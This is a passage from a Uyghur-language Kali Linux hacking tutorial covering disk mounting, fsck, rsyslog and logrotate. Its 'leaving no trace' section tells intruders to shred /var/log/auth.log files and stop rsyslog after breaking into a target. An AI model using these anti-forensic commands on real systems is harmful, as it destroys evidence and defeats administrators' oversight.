unmount بولسا دىسكىنىڭ بۇزۇلۇشىنىڭ ئالدىنى ئالىدۇ. Kali Linux تا بىز بارماق دىسكىنى unmount قىلىش ئۈچۈن بىز تېرمىنالغا تۆۋەندىكىدەك بۇيرۇق يازىمىز:

```
root@kali: ~# umount /dev/sdb1
```

يۇقارقى بۇيرۇقتا دىققەت قىلغان بولسىڭىز، unmount قىلىشى ئۈچۈن umount دەپ بۇيرۇق يازىمىز. يەنى n ھەرپى كام يېزىلىدۇ. يەنە بىر ئەسكەرتىش، سىز سىستېما بىلەن ئۇچۇر ئالماشتۇرىۋاتقان ئۈسكۈنىنى unmount قىلالمايسىز. خاتالىق ئۇچۇرى چىقىۋالىدۇ.

3) ھۆججەت سىستېمىسىنى كونترول قىلىش

بۇ مەزمۇندا بىز Kali Linux نىڭ ھۆججەت سىستېمىسىنىڭ ھالىتىنى بىرتەرەپ قىلىشنى ئۆگىنىمىز. بۇ خاككېرلار ۋە سىستېما باشقۇرغۇچىلار ئۈچۈن ئەڭ مۇھىم بىلىملەردىن ھېسابلىنىدۇ.

(1) mount قىلىنغان ئۈسكۈنە ئۇچۇرلىرىنى كۆرۈش

Kali Linux تا df بۇيرۇقى بىلەن بارلىق قاتتىق دىسكا ئۇچۇرلىرىنى، mount قىلىنغان ئۈسكۈنىلەرنى ۋە ئۇلارنىڭ سىغىمى توغرىسىدىكى ئۇچۇرلارنى كۆرەلەيمىز.

```
root@kali: ~# df
Filesystem      1K-blocks    Used    Available    Use%    Mounted on
Udev            1986720      0 1     986720       0%      /dev
--بەزى مەزمۇنلار قىسقارتىلدى—
Tmpfs           404136       24      404112       1%      /run/user/0
/dev/sr0        75354        75354   0            100%    /media/cdrom0
```

df بۇيرۇقىغا ھېچقانداق قوشۇمچە ئۆلچەملەر قىستۇرۇلمىسا، ئۇ بىزنىڭ قاتتىق دىسكىدىكى ئۆچۈرلارنى چىقىرىپ بېرىدۇ. ئەگەر باشقا دىسكىنىڭ ئۆچۈرلىرىنى ئالماقچى بولساق، df نىڭ ئارقىسىغا شۇ دىسكىنىڭ ئىسمىنى يېزىشىمىز كېرەك. مەسىلەن: sdb ئىسىملىك دىسكىنىڭ ئۆچۈرىنى ئالماقچى بولساق df sdb دەپ بۇيرۇق يازىمىز.

```
root@kali: ~# df sdb
```

(2) خاتالىقنى تەكشۈرۈش

Kali Linux نىڭ fsck دەپ ئاتىلىدىغان بۇيرۇقى بار بولۇپ «ھۆججەت سىستېمىسىنى تەكشۈرۈش» دېگەن مەنىدىكى Filesystem check نىڭ قىسقارتىلمىسى ھېسابلىنىدۇ. ئىسمىدىن چىقىپ تۇرغىنىدەك، بۇ بۇيرۇق ھۆججەت سىستېمىسىدىكى خاتالىقلارنى تەكشۈرۈشتە ئىشلىتىلىدۇ. fsck بۇيرۇقىنى ئىشلەتكەندە چوقۇم ھۆججەت سىستېمىسىنىڭ تىپىنى (ئەسلى تەڭشىكى بويىچە بولغاندا ext2 تىپىدە بولىدۇ) ۋە تەكشۈرمەكچى بولغان ئۈسكۈنىنى ئېنىقلاپ بېرىشكىمىز كېرەك. تېخىمۇ مۇھىم نۇقتا شۇكى، سىز بۇ بۇيرۇق بىلەن تەكشۈرمەكچى بولغان ئۈسكۈنە چوقۇم unmount قىلىنىشى كېرەك. بولمىسا خاتالىق ئۆچۈرى چىقىۋالىدۇ.

```
root@kali: ~# fsck
fsck from util-linux 2.34
e2fsck 1.45.3 (14-Jul-2019)
/dev/sda1 is mounted.
e2fsck: Cannot continue, aborting.
```

يۇقارقى ئۆچۈردا چىققىنىدەك، بىز sda1 نى تەكشۈرمەكچى بولغان ئىدۇق.

ئەمما بۇ سىستېمىغا mount قىلىنغاچقا تەكشۈرەلمىدى. بىز ئەلۋەتتە sda1 نى unmount قىلىساق بولمايدۇ. چۈنكى Kali Linux مۇشۇ دىسكىغا قاچىلانغان. ئەگەر بىز باشقا يېڭىدىن چاتقان قاتتىق دىسكا sdb1 نى fsck بۇيرۇقى بىلەن تەكشۈرمەكچى بولساق، تۆۋەندىكىدەك بۇيرۇق يازىمىز:

```
root@kali: ~# umount /dev/sdb1
root@kali: ~# fsck -p /dev/sdb1
fsck from util-linux 2.30.2
exfatfsck 1.2.7
Checking file system on /dev/sdb1.
File system version           1.0
Sector size                   512 bytes
Cluster size                  32 KB
Volume size                   7648 MB
Used space                    1265 MB
Available space               6383 MB
Totally 20 directories and 111 files.
File system checking finished. No errors found.
```

يۇقارقى بۇيرۇقتا بىز ئاۋۋال sdb1 قاتتىق دىسكىنى unmount قىلىۋېلىپ، ئاندىن fsck بۇيرۇقى بىلەن تەكشۈرۈش ۋە ئاپتۇماتىك ئەسلىگە كەلتۈرۈش بۇيرۇقى بەردۇق. fsck -p بۇيرۇقى «تەكشۈرۈپ ئاپتۇماتىك ئەسلىگە كەلتۈرۈش» دېگەنلىك بولىدۇ.

بارماق دىسكا ياكى قاتتىق دىسكا قاتارلىق سىغىم ئۈسكۈنىلىرىدە پات-پات لوگىكىلىق خاتالىق يۈز بېرىپ، مەلۇم رايونىنى (گەرچە بەك چوڭ سىغىم بولمىسىمۇ) نورمال ئىشلەتكىلى بولماس بولۇپ قالىدۇ. بۇ ۋاقىتتا بىز fsck بۇيرۇقىنى ئىشلەتسەك بولىدۇ.

3. Kali Linux نىڭ log قۇرۇلمىسى

Kali Linux ۋە باشقا بارلىق Linux سىستېمىلىرىدا log ھۆججىتى دەپ ئاتىلىدىغان ھۆججەت بار بولۇپ، بۇ ھۆججەتتە سىستېمىنىڭ ۋە يۈمشاق دىتالىنىڭ يۈرگۈزۈلگەن ۋاقىتتىكى چوڭ ئۆزگىرىشلەر (events) ۋە كۆرۈلگەن خاتالىقلار (errors) خاتىرلەنگەن بولىدۇ. بۇ بابتا بىز مۇشۇ log ھۆججىتى توغرىسىدا توختىلىمىز.

خاككېرلار سىستېمىنىڭ log ھۆججىتىگە ئاساسەن، نىشاننىڭ بۇرۇنقى مەشغۇلاتلىرىنىڭ ئىزىنى كۆرەلەيدۇ. شۇنىڭدەك، تور بىخەتەرلىك خادىملىرىمۇ خاككېرلارنىڭ ھۇجۇم قىلغان سىستېمىدىكى مەشغۇلاتلىرىنىڭ ئىزىنى تەھلىل قىلالايدۇ. شۇڭا خاككېرلار چوقۇم log ھۆججىتىنىڭ نېمىلەرنى خاتىرلەيدىغانلىقىنى ئېنىق بىلىشى كېرەك. Linux سىستېمىلىرىنى بىخەتەر ئىشلەتمەكچى بولغان كىشىمۇ چوقۇم بۇ ھۆججەتنى تەھلىل قىلىشنى بىلىشى لازىم .

1) rsyslog ھۆججىتى

Linux سىستېمىسىدا syslogd دەپ ئاتىلىدىغان ئىقتىدار بار بولۇپ، بۇ سىستېمىدىكى ئۆزگىرىشلەر (events) نى ئاپتوماتىك خاتىرلەپ تۇرىدۇ. بۇ ئىقتىدارنىڭ ھەرقايسى Linux تارماقلىرىدا ئىسمى ئازراق پەرقلىنىدۇ. Debian يادرولۇق Linux سىستېمىلىرىدا rsyslog دېگەن ئىسىمدا بولۇپ، Kali Linux تېمۇ شۇنداق. بىز ئۆزىمىزنىڭ سىستېمىسى Kali Linux دا rsyslog بىلەن ئالاقىدار ھۆججەتلەرنى ئىزدەپ باقايلى:

```
root@kali: ~# locate rsyslog
/etc/rsyslog.conf
/etc/rsyslog.d
/etc/init.d/rsyslog
/etc/logcheck/ignore.d.server/rsyslog
/etc/logrotate.d/rsyslog
--بەزى مەزمۇنلار قىسقارتىلدى—
```

كۆرگىنىڭىزدەك، rsyslog قا ئالاقىدار نۇرغۇنلىغان ئۇچۇرلار چىقتى. بۇ ھۆججەتلەرنىڭ ھەممىسى دېگۈدەك بىر-بىرىدىن مۇھىم ھۆججەتلەر ھېسابلىنىدۇ. لېكىن بىز بۈلار ئىچىدىن rsyslog.conf دېگەن ھۆججەتنى

ئازراق ئۆگىنىمىز.

(1) rsyslog تەڭشەك ھۆججىتى

Kali Linux دىكى /etc/ ھۆججەت قىسقۇچىنىڭ ئىچىدە rsyslog.conf دەپ ئاتىلىدىغان بىر ھۆججەت بار. بۇ سىستېمىنىڭ log ئىقتىدارىغا ئالاقىدار تەڭشەكلەرنى ئۆز ئىچىگە ئالغان بولۇپ، خالىغان تېكىست بىرتەرەپ قىلىش دىتالىدا بۇنى ئاچساق بولىدۇ. تۆۋەندە مەن leafPad نى ئىشلىتىپ ئاچىمەن:

```
root@kali: ~# leafpad /etc/rsyslog.conf
```

rsyslog.conf ھۆججىتى leafPad نىڭ يېڭى كۆزنىكى ئىچىدە ئېچىلىدۇ:

```
# /etc/rsyslog.conf configuration file for rsyslog
#
# For more information install rsyslog-doc and see
# /usr/share/doc/rsyslog-doc/html/configuration/index.html

###################
#### MODULES ####
###################

module(load="imuxsock") # provides support for local system logging
module(load="imklog") # provides kernel logging support
#module(load="immark") # provides --MARK-- message capability

# provides UDP syslog reception
#module(load="imudp")
#input(type="imudp" port="514")

# provides TCP syslog reception
#module(load="imtcp")
#input(type="imtcp" port="514")

############################
#### GLOBAL DIRECTIVES ####
############################
--بەزى مەزمۇنلار قىسقارتىلدى—
```

يۇقارقى ئۇچۇرلارنىڭ كۆپىنچىسى بىزنىڭ نۆۋەتتىكى سۆزلىمەكچى بولغان مەزمۇن دائىرىسى ئىچىدە ئەمەس. شۇڭا ئاستىدىكى مەزمۇنلارنى

قىسقارتىۋەتتىم. ئەمما ئاستىغا سۇرسەك (تەخمىنەن 50- قۇردىن كېيىن) Rules دەپ ئاتىلىدىغان مەزمۇنلار بار. بۇ ئېنگلىزچە قائىدە دېگەن مەنىدىكى سۆز بولۇپ، مۇشۇ مەزمۇنلار بىلەن سىز Kali غا ئاپتۇماتىك ھالدا log ئۇچۇرىنى ساقلاپ ماڭىدىغان قائىدىلىرىنى تەڭشەپ بېرەلەيسىز.

(2) rsyslog ھۆججىتىنىڭ خاتىرىلەش قائىدىسى

rsyslog ھۆججىتى سىستېمىدىكى ئۇچۇرلارنى قانداق log قىلىدىغانلىقىنى (خاتىرىلەيدىغانلىقىنى)، قايسى يۈمشاق دىتاللارنىڭ بۇ log ئۇچۇرلىرىغا ئېرىشەلەيدىغانلىقىنى ۋە بۇ log نىڭ نەگە ئورۇنلىشىدىغانلىقىنى بېكىتىپ بېرىدۇ. خاككېرلار دەل مۇشۇ log ئۇچۇرلىرىنىڭ نەدە ئىكەنلىكىنى ۋە قانداق ئۆچۈرۈپ ئىزىنى يوقىتالايدىغانلىقىنى بىلىشى لازىم.

rsyslog.conf ھۆججىتىنىڭ 50 - قۇرلىرىغا قارىساق مۇنداق مەزمۇنلارنى كۆرەلەيمىز:

```
--بەزى مەزمۇنلار قىسقارتىلدى—
#############
####RULES####
#############
#
#  First some standard log files. Log by facility.
#
auth,authpriv.*              /var/log/auth.log
*.*;auth,authpriv.none   -/var/log/syslog
#cron.*                      /var/log/cron.log
daemon.*                   -/var/log/daemon.log
kern.*                       -/var/log/kern.log
1pr.*                        -/var/log/lpr.log
mail.*                       -/var/log/mail.log
user.*                       -/var/log/user.log
#
#Logging for the mail system. Split it up so that
#it is easy to write scripts to parse these files.
#
mail.info                  -/var/log/mail.info
mail.warn                -/var/log/mail.warn
mail.err                    /var/log/mail.err
--بەزى مەزمۇنلار قىسقارتىلدى—
```

ھەر بىر قۇردىكى مەزمۇنلار قانداق ئۇچۇرلارنى log لايىھىلىگۈچى (خاتىرىلەيدىغانلىقى) ۋە نەگە log ھۆججىتى چىقىرىدىغانلىقى يېزىلغان. ھەر بىر قۇردىكى مەزمۇننىڭ شەكلى مۇنداق:

<قىلىدىغان ئىشى>	<مۇھىملىقى>.<ئىسمى>

قۇرنىڭ بېشىدىكى <ئىسمى> غا mail، kernel ۋە lpr قاتارلىق ئىسىملار كېلىشى بىلەن ئۇنىڭ نەدىن كەلگەن ئۇچۇرلارنى log قىلىنىدىغانلىقىنى بىلەلەيمىز. ئىسىمدىن كېيىن چېكىت بىلەن كەلگەن <مۇھىملىقى> ئۇچۇرنىڭ info، warn، alert ۋە err قاتارلىق ئۇچۇرلار كېلىدۇ. بۇنىڭدىن قايسى خاراكتېردىكى ئۇچۇرنى log قىلىدىغانلىقىنى بىلەلەيمىز. <قىلىدىغان ئىشى> دېگەن ئورنىغا log ھۆججىتىنى نەگە ساقلايدىغانلىقىنى بىلىمىز. ئادەتتە log ئۇچۇرلىرى var/log/ دېگەن ھۆججەت قىسقۇچ ئورنىغا ئىسمى ۋە تۇرى بويىچە ئايرىم ھۆججەت قىلىنىپ يوللىنىدۇ. مەسىلەن: auth تەرىپىدىن ھاسىل قىلىنغان log ھۆججىتىنى var/log.auth.log/ دەپ ئىزدەپ تاپالايمىز. ئىلخەتكە ئالاقىدار سىستېما ۋەقەلىرى (events) نىڭ بارلىق ئۇچۇرلىرىنى var/log/mail/ دىن تاپالايمىز.

دېمەك، خاككېر شۇ ئۇچۇرلارغا ئاساسەن ئۆزى خالىغان log ھۆججىتىنى تاپالايدۇ ۋە توختىتىپ قويالايدۇ.

2) logrotate بىلەن log ئۇچۇرلىرىنى ئاپتۇماتىك تازىلاش

ئەگەر سىز log ھۆججىتىنى قەرەللىك يۈيۇپ تۇرمىسىڭىز، بۇ ھۆججەت خاتىرىلىگەن ئۇچۇرلار كۆپىيىۋېرىپ، قاتتىق دىسكىدا سىغىم ئالىدۇ (گەرچە بەك چوڭ سىغىم ئالمىسىمۇ). يەنە بىر تەرەپتىن سىز دائىم ئۆچۈرىۋەرسىڭىز log ھۆججىتىنىڭ بەزى ئىشلىتىش ئورنى كەلگەندە ئىقتىدارىدىن مەھرۇم قالىسىز. بۇنىڭ ئۈچۈن logrotate دىن پايدىلىنىپ log ھۆججىتىنىڭ ئاپتۇماتىك تازىلىنىش ۋاقتىنى مۇۋاپىق تەڭشەپ بەرسىڭىز بولىدۇ.

log rotate بولسا قەرەللىك ھالدا log ھۆججىتىنى رەتلەپ مەلۇم ئورۇنغا يۆتكەيدۇ ۋە مەلۇم ۋاقىت ئۆتكۈزۈپ بۇ log ھۆججىتى رەتلەنگەن ئورۇننىمۇ يۈيۇپ تازىلاپ تۇرىدۇ.

بىزنىڭ Kali Linux سىستېمىمىز cron ۋەزىپىسى ئارقىلىق logrotate

ئىقتىدارىنى ماڭدۇرۇپ تۇرىدۇ. بىز /etc/logrotate.conf دېگەن ئورۇندىكى ھۆججەت ئارقىلىق logrotate نىڭ بەزى تەڭشەكلىرىنى ئۆزگەرتەلەيمىز. بىز Leafpad ئارقىلىق بۇ ھۆججەتنى ئېچىپ كۆرۈپ باقايلى:

```
root@kali: ~# leafpad /etc/logrotate.conf
#see "man logrotate" for details
#rotate log files weekly
❶ weekly
#keep 4 weeks worth of backlogs
❷ rotate 4
#create new (empty) log files after rotating old ones
❸ create
#use date as a suffix of the rotated file
#dateext
#uncomment this if you want your log files compressed
❹ #compress
#packages drop log rotation information into this directory
include /etc/logrotate.d
  #system-specific logs may be also be configured here.
```

ئەڭ ئالدى بىلەن قارىساق، ❶ دېگەن ئورۇندىكى ۋاقىت log ھۆججىتىنىڭ ئورنىنى يۆتكەپ توپلايدىغان ۋاقىتنىڭ مۇددىتى بولۇپ، يۇقاريدا چىققىنى weekly يەنى ھەپتىلىك تەڭشەلگەن. ❷ دېگەن ئورۇن بولسا log ھۆججىتىنىڭ قانچىلىك ساقلىنىپ قالىدىغانلىقىنى بىلدۈرىدۇ. ئۇنىڭ ئەسلى تەڭشىكىنىڭ 4 ھەپتە بولغانلىقىنى كۆرەلەيمىز. بۇ ئەسلىي تەڭشەكلەر نورمال خىزمەت قىلغۇچىلارغا ماس كېلىشى مۇمكىن. ئەمما بىز ئىز قوغلاپ تەكشۈرۈشكە ئوخشاش خىزمەتلەر ئۈچۈن بۇ مۇددەتلەرنى ئۇزارتىۋالساق، ياكى ئارتۇق ھۆججەتلەرنىڭ تېزراق يوقىلىپ تازلىنىشىنى ئۈمىد قىلىپ، مۇددەتنى قىسقارتساق بولىۋېرىدۇ. مەسىلەن: بىز بۇ log ھۆججىتىنى يېرىم يىل (يەنى 26 ھەپتىگە تەڭ بولىدۇ) ساقلاپ قالماقچى بولساق rotate 26 قىلىمىز قىلىنىپ (يۆتكەپ توپلاش دېگەن مەنىدە چۈشىنىلسە بولىدۇ). ئەگەر بىر يىل (يەنى 52 ھەپتە ھېسابلىساق بولىدۇ) ساقلىنىپ قېلىشىنى خالىساق rotate 52 دەپ ئۆزگەرتىشىمىز لازىم.

❸ ئورۇندىكى ئۇچۇرنىڭ بىلدۈرىدىغىنى كونا log ھۆججىتى قىلىنىپ يۆتكىۋېتىلگەندىن كېيىن، يېڭى log ھۆججىتىنى قۇرۇپ

بېرىدىغانلىقىنى بىلدۈرىدۇ. Kali Linux نىڭ ئەسلى تەڭشىكىدە مۇشۇنداق بولىدۇ. ئەگەر بىز rotate قىلىنىپ (يۆتكىلىپ توپلىنىپ) يۆتكەلگەن log ھۆججىتىمىزنى پرېسلانغان ھۆججەت قىلىپ ساقلىماقچى بولساق ❹ دېگەن ئورۇندىكى # بەلگىسىنى يوق قىلۇەتسەكلا بولىدۇ.

log ھۆججىتى ھەر بىر مۇددىتى ئىچىدە rotate قىلىنىپ (يۆتكىلىپ توپلىنىپ) يېڭى log ھۆججىتى قۇرۇلغاندا، ئىسمىنى يېڭىدىن ئۆزگەرتىپ رەتلىك ساقلايدۇ. مەسىلەن: /var/log.auth ھۆججىتىنىڭ ئىسمى /var/log.auth.1 گە ئۆزگەرتىلىدۇ، كېيىنكى مۇددىتىدە /var/log.auth.2 قىلىنىدۇ. كېيىنكى قېتىمدىمۇ مۇشۇنداق ئۇسلۇپتا نومۇر قويۇلۇپ تۇرىدۇ. ئەگەر سىزنىڭ rotate مۇددىتىڭىز 4 ھەپتىگە توغرىلانغان بولسا log ھۆججىتىنىڭ ئاخىرى 4 گىچىلا بولۇپ، log.5 ھۆججىتى بولمايدۇ. چۈنكى بەشىنچى ھەپتىسىگە بارغاندا كونا ھۆججەت يۇيۇلۇپ كېتىدۇ. بىز بۇ rotate قىلىنغان (يەنى ئورنى يۆتكىلىپ توپلانغان) log ھۆججەتلىرىنى كۆرمەكچى بولساق، «خاككېرلىك ئاساسىي بىلىملىرى» دېگەن كىتابتا ئۆگەنگەن ئىزدەش بۇيرۇقى lotate بۇيرۇقىنى ئىشلىتىپ تۆۋەندىكىدەك بۇيرۇق بەرسەك بولىدۇ:

```
root@kali: ~# locate /var/log/auth.log.*
/var/log/auth.log.1
/var/log/auth.log.2
/var/log/auth.log.3
/var/log/auth.log.4
```

logrotate ئىقتىدارىنى تېخىمۇ تولۇقراق ئۆگەنمەكچى بولسىڭىز، ئىشلىتىش قوللانمىسىنى چىقىرىپ بېرىدىغان بۇيرۇقى man logrotate نىڭ مەزمۇنىنى ئېچىپ ئۆگەنسىڭىز بولىدۇ. Kali Linux نى دائىم ئىشلىتىپ تۇرىدىغان خاككېر قەرەللىك ئۆزىنىڭ سىستېمىسىنىڭ logratate.conf ھۆججىتىنى كۆرۈپ تۇرسا بولىدۇ.

3) ئىز قالدۇرماسلىق

Linux سىستېمىلىرىدا log ھۆججىتىنىڭ پرىنسىپلىرىنى بىرەر قۇر چۈشەنگەن بولدۇق. ئەمدى ئۆزىڭىزنىڭ مەلۇم كومپيۇتېردا قىلغان

مەشغۇلاتلىرىنىڭ ئىزىنى يوقاتماقچى بولسىڭىز log ئىقتىدارىنى بىكار قىلىشىڭىز كېرەك. بۇنىڭ كۆپ خىل ئۇسۇللىرى بار. ھەرقايسى ئۇسۇللارنىڭ ئۆزىگە خاس ئارتۇقچىلىقى ۋە كەمچىلىكى بار.

(1) ئىسپاتنى يوقۇتۇش

سىز ئىزىڭىزنى ئۆچۈرۈش ئۈچۈن، ھەرقايسى log ھۆججەتلىرىنى ئېچىپ، ئۆزىڭىزنىڭ نازۇك مەشغۇلاتلىرىڭىزغا مۇناسىۋەتلىك ئۇچۇرلارنى ئىزدەپ، قۇرمۇ-قۇر يۇيۇپ ماڭسىڭىز بولىدۇ. ئەمما بۇنداق قىلغاندا بەك كۆپ ۋاقتىڭىز ئىسراپ بولىدۇ، بەلكىم بەزى قۇرلارنى كۆرمەي ئۆتۈپ كېتىسىز ياكى ئۆچۈرىۋەتكەن ۋاقىت ئارىلىقى تەپسىلىي تەكشۈرگۈچىلەرنىڭ گۇمانىنى قوزغاپ قويىدۇ (ئەلۋەتتە، بۇ ئىنتايىن خەتەرلىك مەشغۇلاتلارنى قىلغان كىشى ئۈچۈن ئېلىپ بېرىلىدىغان تەپسىلىي تەكشۈرۈشتە يۈز بېرىشى مۇمكىن). ھەتتا بۇلارنى بەزى تېخنىكىلار بىلەن ئەسلىگە كەلتۈرەلىشى تامامەن مۇمكىن.

بۇنىڭ ئۈچۈن ئەڭ بىخەتەر يول log ھۆججىتىنى shred (پارچە-پارچە) قىلىۋېتىش. ئادەتتە ھەرقانداق شەكىلدە يۇيۇلغان ھۆججەتلەرنى تەجرىبىلىك كومپيۇتېر مۇتەخەسسىسى ئەسلىگە كەلتۈرەلەيدۇ. ئەمما shred (پارچە-پارچە) قىلىش ئۇسۇلۇبىدا يۇيۇلغان ھۆججەتلەرنى ئەسلىگە كەلتۈرۈش ئىنتايىن تەس. چۈنكى بۇ ئۇسۇلۇپتا ھۆججەتنى يۇيۇپ بولۇپ، ئىسمىنى تەكرار ئۆزگەرتىپ باشقا ھۆججەت بىلەن ئەسلى ئورۇننى تەكرار ئىزلىۋېتىدۇ. Kali Linux (ئاساسەن بارلىق Linux سىستېمىلىرىدا) بۇ ئىقتىدارى بار. shred ئىقتىدارىنى ياخشىراق چۈشىنىش ئۈچۈن shred –help بۇيرۇقى بىلەن ئېنگلىزچە چۈشەندۈرۈشىنى كۆرۈپ چىقسىڭىز بولىدۇ. shred بۇيرۇقىنى ئىشلىتىشنىڭ ئەڭ ئاددىي شەكلى مۇنداق:

```
root@kali: ~# shred <ھۆججەتنىڭ ئورنى ۋە ئىسمى>
```

shred بۇيرۇقى ئادەتتە ئەسلى تەڭشىكىدە ھۆججەتنى يۇيۇپ، 4 قېتىم ئىزلىۋېتىدۇ. ئادەتتە يۇيۇلغان بىر ھۆججەتنىڭ ئىزى قانچە كۆپ ئىزلىۋېتىلسە، شۇنچە ئەسلىگە كەلتۈرۈش تەسلىشىدۇ. ئەمما قانچە كۆپ ئىزلانسا شۇنچە كۆپ ۋاقىتمۇ ئالىدۇ. بولۇپمۇ چوڭ ھۆججەتلەردە بەكرەك ئۇزۇن ساقلىشىڭىز كېرەك.

تۆۋەندە shred نىڭ مۇھىم ئىككى ئىقتىدارى بىلەن تونۇشايلى:

- f- ئىقتىدارى شۇ ھۆججەتنىڭ ئۈستىگە چاپلىۋېتىش ئىجازىتىنى

ئېچىپ بېرىدۇ. ئەگەر بۇ ھۆججەتكە نىسبەتەن كېرەكلىك ئىجازىتىمىز بولمىسا، ھۆججەتنى ئۆزگەرتكىلى ياكى يۈيۈۋەتكىلى بولمايدۇ.

- n- ئىقتىدارى بولسا نەچچە قېتىم ئۈستىگە ئىزلىۋېتىشنى سانىنى بېكىتىپ بېرىشتە ئىشلىتىلىدۇ.

دېمەك، بىز /var/log/auth.log ھۆججەتلىرىنى 10 قېتىم ئىزلىۋەتمەكچى بولساق تۆۋەندىكىدەك بۇيرۇق يازىمىز:

```
root@kali: ~# shred -f -n 10 /var/log/auth.log.*
```

يۇلتۇز * بەلگىسىنى ئارقىسىغا قوشۇپ قويۇشىمىزدىكى سەۋەپ، auth.log.1 ، auth.log.2 قاتارلىق log ھۆججەتلىرىنىڭ ھەممىسىنى 10 قېتىمدىن ئىزلىۋېتىش ئۈچۈندۇر. ئەمدى بىز 10 قېتىم ئىزلانغان auth.log.1 دېگەن ھۆججەتكە قاراپ باقايلى:

```
root@kali: ~# leafpad /var/log/auth.log.1
```

auth.log.1 دېگەن ھۆججەتنىڭ مەزمۇنىنىڭ تەكرار ئىزلىنىپ چۈشەنگىلى بولمايدىغان ھالەتكە كېلىپ قالغانلىقىنى كۆرەلەيمىز:

ئەمدى كومپيۇتېر مۇتەخەسسىسلىرى ھەرقانچە قىلسىمۇ log ھۆججىتىنى ئەسلىگە كەلتۈرەلمەيدۇ. چۈنكى پۈتۈن مەزمۇنلىرى چۈشىنىكسىز خەتلەرگە

ئۆزگىرىپ تەكرار 10 قېتىم ئىزلىنىپ كەتتى.

(2) log ئىقتىدارنى توختىتىش

Kali Linux تا ئىزىمىزنى قالدۇرماسلىقنىڭ يەنە بىر يولى بولسا، سىستېمىنىڭ log ئىقتىدارىنى توختىتىپ قويۇش. خاككېرلار مەلۇم كومپيۇتېر سىستېمىسىغا مۇڭاپىقىيەتلىك بۆسۈپ كىرگەندىن كېيىن، بىرىنچى بولۇپ قىلىدىغان ئەڭ مۇھىم ئىشى ــ سىستېمىنىڭ log ئىقتىدارىنى توختىتىپ قويۇش بولىشى كېرەك (log ئىقتىدارىنى توختىتىش ئۈچۈن root ھوقۇقى بولىشى لازىم). ئۇنداق بولمىغاندا نىشان سىستېمىدا قىلغان ھەممە مەشغۇلاتنىڭ ئىزى قالىدۇ.

خاككېرلار سىستېمىنىڭ rsyslog مۇلازىمىتىنى توختىتىپ قويسىلا، پۈتۈن سىستېمىنىڭ log ئىقتىدارى توختايدۇ. سىستېمىنىڭ مۇلازىمىتى (service) نى بىرتەرەپ قىلىشنى كېيىنكى مەزمۇندا بىر ئاز كەڭرەك قىلىپ سۆزلەيمىز.

```
root@kali: ~# service rsyslog stop
```

يۇقارقى بۇيرۇق بىلەن Linux سىستېمىسىنىڭ log ئىقتىدارىنى توختىتىپ قويالايمىز. تاكى Linux سىستېمىسى قايتا قوزغالمىغۇچە log ئىقتىدارى ئەسلىگە كەلمەيدۇ.

يىغىنچاقلاپ ئېيتقاندا، خاككېرلار ئۈچۈن log ھۆججىتى ئۇلارنىڭ مەخپىيەتلىكىنى ئاشكارىلاپ قويمىغان ھۆججەت بولۇپ، ئەقىللىق خاككېرلار ئۇ ھۆججەتلەرنى shred بۇيرۇقى بىلەن يۇيۇۋېتىدۇ ۋە تېزلا log ئىقتىدارىنى توختىتىۋېتىدۇ. بۇ مەشغۇلاتنى قىلماي تۇرۇپ باشقا خاككېرلىك مەشغۇلاتىنى داۋاملاشتۇرمايدۇ.

3- باب، كود يېزىش ئاساسلىرى

بۇ بابتا كومپيۇتېر پروگراممىا تۈزۈشنىڭ بىر قىسىم ئاساسلىق مەسەللىرىنى كۆرۈپ ئۆتىمىز. بىر نەچچە خىل پروگراممىا تىلىدا ھەر خىل ۋەزىپىلەرنى ئاپتوماتلاشتۇرۇش ئۈچۈن كىچىك تەگكود قوراللىرىنى يېزىشنى كۆرۈپ ئۆتىمىز. گەرچە بۇ كىتابنىڭ كۆپىنچە مەسەللىرىدا سىستېمىغا ئالدىن قاچىلانغان يۇمشاق دېتاللارنى ئىشلەتكەن بولساقمۇ، ئۆز ئالدىڭىزغا پروگراممىا تىلىدىن پايدىلىنىپ خاككېرلىك ئېلىپ بېرىش سىزنىڭ خاككېرلىك سەۋىيەڭىزنى باشقا بىر سەۋىيىگە كۆتۈرىدۇ ۋە خىزمەت ئۈنۈمىڭىزنى ئىشەنگۈسىز دەرىجىدە تېزلەشتۈرىدۇ. شۇڭا بەزى مۇھىم پروگراممىا تىللىرىنى داۋاملىق چوڭقۇرلاپ ئۆگىنىشىڭىزنى ۋە كود يېزىپ ئەمەلىي مەسەللارنى داۋاملىق سىناپ تۈرۈشىڭىزنى تەۋسىيە قىلىمەن. تۆۋەندە بىر خاككېر ئۈچۈن ئىنتايىن مۇھىم بولغان بىرنەچچە تىلدىن قىسقىچە مەلۇماتقا ئىگە بولايلى:

1. Bash تەگكودى يېزىش

Bash تەگكود تىلىنى ئەسلىدە ھەقىقىي مەنىدىكى تىل دېيىشمۇ ئانچە توغرا بولماسلىقى مۇمكىن. چۈنكى ئۇ Linux سىستېمىسىدىكى سىستېما بىلەن ئىشلەتكۈچى ئوتتۇرىسىدا قۇرۇلغان Shell بۇيرۇق تىلى بولۇپ، ئاساسلىق خاككېرلىك مۇھىتى بولغان Linux مۇھىتىنىڭ ئاساسەن ھەممە نۇسخىلىرىدا ئىشلەيدۇ. ھەتتا MacOS يەنى ئالما كومپيۇتېرلىرىنىڭ سىستېمىسىدىمۇ ئىشلەيدۇ. خۇددى Windows مۇھىتىدىكى CMD گە يەنە بۇيرۇق يازىدىغان قارا ئېكران كۆزنىكىنىڭ تىلىغا ئوخشايدۇ. سىستېمىغا بىۋاستە بۇيرۇق بېرىشكە بولىدۇ. بىر سەۋىيەلىك خاككېر ئۈچۈن تەگكود (script) يېزىش قابىلىيىتى ئىنتايىن مۇھىم. تەگكود يېزىش بىلەن بىزنىڭ نۇرغۇنلىغان خىزمەتلىرىمىز ئاپتوماتلىشىدۇ. ۋاقتىمىز ۋە كۈچىمىز تېجىلىدۇ. ھەتتا بىر ئىنسان قولىدىن كېلىشى تەس بولغان خىزمەتلەر ئاددىيلا بۇيرۇقلار بىلەن تاماملىنىدۇ. بۇلار ئىچىدىكى bash تەگكود يېزىش ئەڭ ئاساسىي بىلىم ھېسابلىنىدۇ. ئۇستا تەگكود يازىدىغان خاككېر بولۇش ئۈچۈن، ئاساسىي بىلىملەرنى ياخشى ئۆگىنىپ، كۆپرەك مىسال ئىشلەپ تەگكود يېزىپ كۆرۈش

ۋە تەپەككۇر ئىقتىدارىڭىزنى ئىشقا سېلىپ، ئۆزىڭىزنىڭ خاس ۋەزىپىلىرىنى تاماملايدىغان تەگكودلارنى يېزىش ئۈچۈن كۆپ ئىزدىنىش كېرەك.

